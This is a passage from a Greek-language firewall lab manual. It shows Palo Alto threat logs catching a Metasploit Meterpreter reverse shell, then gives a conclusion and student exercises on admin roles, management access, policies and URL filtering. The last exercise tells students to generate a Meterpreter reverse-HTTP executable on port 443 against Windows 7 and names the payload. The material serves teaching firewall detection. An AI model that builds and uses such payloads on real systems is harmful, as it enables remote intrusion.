Ελέγχοντας τα “Threats” στο menu “Logs” διαπιστώνουμε ότι το Palo Alto έχει αναγνωρίσει την απειλή με Severity “Critical” και το Name με το περιεχόμενο “Metasploit Windows Meterpreter Reverse HTTP Shell Detection”. Το Action είναι “reset-both” που αντιστοιχεί στην διακοπή της σύνδεσης.




Εικόνα 169 - Αναγνώριση απειλής

Το Palo Alto διαθέτει μια σειρά από εποπτικές αναφορές όπως το “Threat Monitor” (Εικόνα 170) μέσα από το TAB “Monitor” και το menu “App Scope” το οποίο μας εμφανίζει την ώρα, των αριθμό και τον τύπο των επιθέσεων. Υπάρχει επίσης το “ACC” tab (Εικόνα 171), το οποίο είναι το Application Command Center”, όπου και πάλι μπορούμε να βρούμε γρήγορα αναφορές. Στο ACC υπάρχει μια πληθώρα πληροφοριών με τη χρήση πάρα πολλών φίλτρων και δεικτών που δίνουν μια συνολική εκτίμηση του ρίσκου του προστατευόμενου δικτύου. Στο “Threat Activity” υπάρχει και πάλι το όνομα της απειλής, το severity και η κατηγορία που είναι το “code-execution” όπως άλλωστε αναμενόταν.



Εικόνα 170 - Threat Monitor



Εικόνα 171 - ACC Activity Monitor

7. Συμπεράσματα – Επίλογος

Το Palo Alto έχει πάρα πολύ αξιόλογες δυνατότητες, που σχετίζονται τόσο με την προστασία από απειλές, όσο και με το επίπεδο πρόσβασης σε υπηρεσίες του διαδικτύου που επιθυμούμε να δώσουμε στους χρήστες του δικτύου μας. Η κατηγοριοποίηση των εφαρμογών, ώστε ο διαχειριστής να κάνει με ευκολία την εργασία του, είναι από τα πολύ δυνατά του σημεία. Για να μπορεί να είναι αξιόπιστο βέβαια, πρέπει να διαθέτουμε τις κατάλληλες άδειες χρήσης ώστε το Palo Alto να έχει πάντοτε τις πιο πρόσφατες ενημερώσεις.

Η παραμετροποίηση που παρουσιάσαμε αποτελεί έναν από τους πολλούς συνδυασμούς που μπορεί κάποιος να υλοποιήσει. Γίνεται σαφές, με όσα πραγματοποιήθηκαν, ότι η ασφάλεια που παρέχει το firewall εξαρτάται από τις επιλογές του διαχειριστή και μπορεί να φτάσει σε εξαιρετικά επίπεδα. Βασική παράμετρο αποτελεί πάντοτε το επίπεδο ασφάλειας που επιθυμούμε, το οποίο σχετίζεται με τα αγαθά που θέλουμε να προστατεύσουμε.

8. Προτεινόμενες ασκήσεις

Εφόσον δεν δουλέψουμε σε περιβάλλον Windows Domain θα πρέπει ο DHCP server του Palo Alto να είναι όπως περιγράφεται στην ενότητα 3.5.7.

1η εργασία

Δημιουργήστε νέο διαχειριστή στο Palo Alto, από το TAB “Device”, χρησιμοποιώντας τα menu “Admin Roles” και “Administrators”. Ο ρόλος του νέου χρήστη θα είναι να μπορεί να βλέπει μόνο τα “Threat Logs” και το “ACC”.

Tip: θα πρέπει αρχικά να δημιουργηθεί νέος ρόλος στο “Admin Roles” με ενεργό μόνο το “ACC” και το “Threat”. Το “Threat” βρίσκεται κάτω από το “Monitor”, “Logs”. Στην συνέχεια δημιουργούμε νέο χρήστη στο menu “Administrators”, ενεργοποιούμε την επιλογή “Role Based” στο “Administrator Type” και επιλέγουμε το ρόλο που δημιουργήσαμε νωρίτερα.

2η εργασία

Περιορίστε την πρόσβαση στο Management Interface. Το web interface θα πρέπει να είναι προσβάσιμο μόνο από μια συγκεκριμένη IP διεύθυνση. Η διεύθυνση αυτή θα πρέπει να αποδίδεται πάντοτε στον ίδιο υπολογιστή.

Tip: βρίσκουμε την MAC διεύθυνση του υπολογιστή που θέλουμε να χρησιμοποιήσουμε. Στη συνέχεια πρέπει να προστεθεί αυτή η MAC με την επιθυμητή IP στον DHCP του Palo Alto. Τέλος πρέπει να επιλεγεί η IP αυτή ως μοναδική που θα έχει πρόσβαση στο Management Interface. Αυτό γίνεται από το menu “Interface Mgmt” των “Network Profiles” στο TAB “Network”.

3η εργασία

Δημιουργήστε νέα Πολιτική Ασφαλείας αντιγράφοντας την “ws” που έχουμε δημιουργήσει στην ενότητα 5.5 ή όπως την έχετε ονομάσει. Θα πρέπει να γίνει ανενεργή η “ws”. Επιτρέψτε επιπρόσθετα, την χρήση του Webex και του Skype σε όλους τους χρήστες σας.

Tip: όλα βρίσκονται στα Applications. Το Webex είναι απλό να το προσθέσεις. Το Skype έχει dependencies που πρέπει να ενεργοποιηθούν και αυτά (office365-consumer-access, ssl, stun, websocket, windows-azure-base).

4η εργασία

Δημιουργήστε ένα νέο URL Filtering το οποίο θα είναι αντίγραφο του default. Σε αυτό θα πρέπει να απαγορεύσετε επιπρόσθετα, την πρόσβαση σε όλα τα εκπαιδευτικά ιδρύματα. Ελέγξτε την κατηγορία στην οποία εντάσσει το Palo Alto τα εκπαιδευτικά ιδρύματα. Στη συνέχεια θα πρέπει να επιτρέψετε στους χρήστες να έχουν πρόσβαση μόνο στο unipi.gr. Δείξτε τα logs. Θυμηθείτε ότι ενεργή σας πολιτική είναι αυτή της 3ης εργασίας.

Tip: θα πρέπει στο νέο “URL Filtering Profile” που θα δημιουργηθεί, να χρησιμοποιηθεί η επιλογή “Check URL Category”. Στη συνέχεια θα πρέπει όλη η κατηγορία να γίνει block και να προστεθεί το www.unipi.gr στο Allow List. Τέλος το νέο “URL Filtering Profile” πρέπει να ενταχθεί στη νέα πολιτική που έχει δημιουργηθεί στην 3η εργασία.

5η εργασία

Χρησιμοποιώντας το Metasploit δημιουργήστε εκτελέσιμο αρχείο που θα πραγματοποιεί remote execution code, αξιοποιώντας όποιο payload επιθυμείτε που θα

μπορούσε να μας επιτρέψει meterpreter σύνδεση, χρησιμοποιώντας το port 443 σε Windows 7 64 bit sp1. Παρουσιάστε τα logs που δημιουργούνται;

Tip: ακολουθώντας τα βήματα του κεφαλαίου 6, είτε σε υπολογιστή εκτός domain, εφόσον είναι έτσι η παραμετροποίησή μας, είτε εντός domain, επιλέγουμε το payload "windows/x64/metrpreter_reverse_http". Τα logs θα εμφανισθούν στο ACC και στα Threats.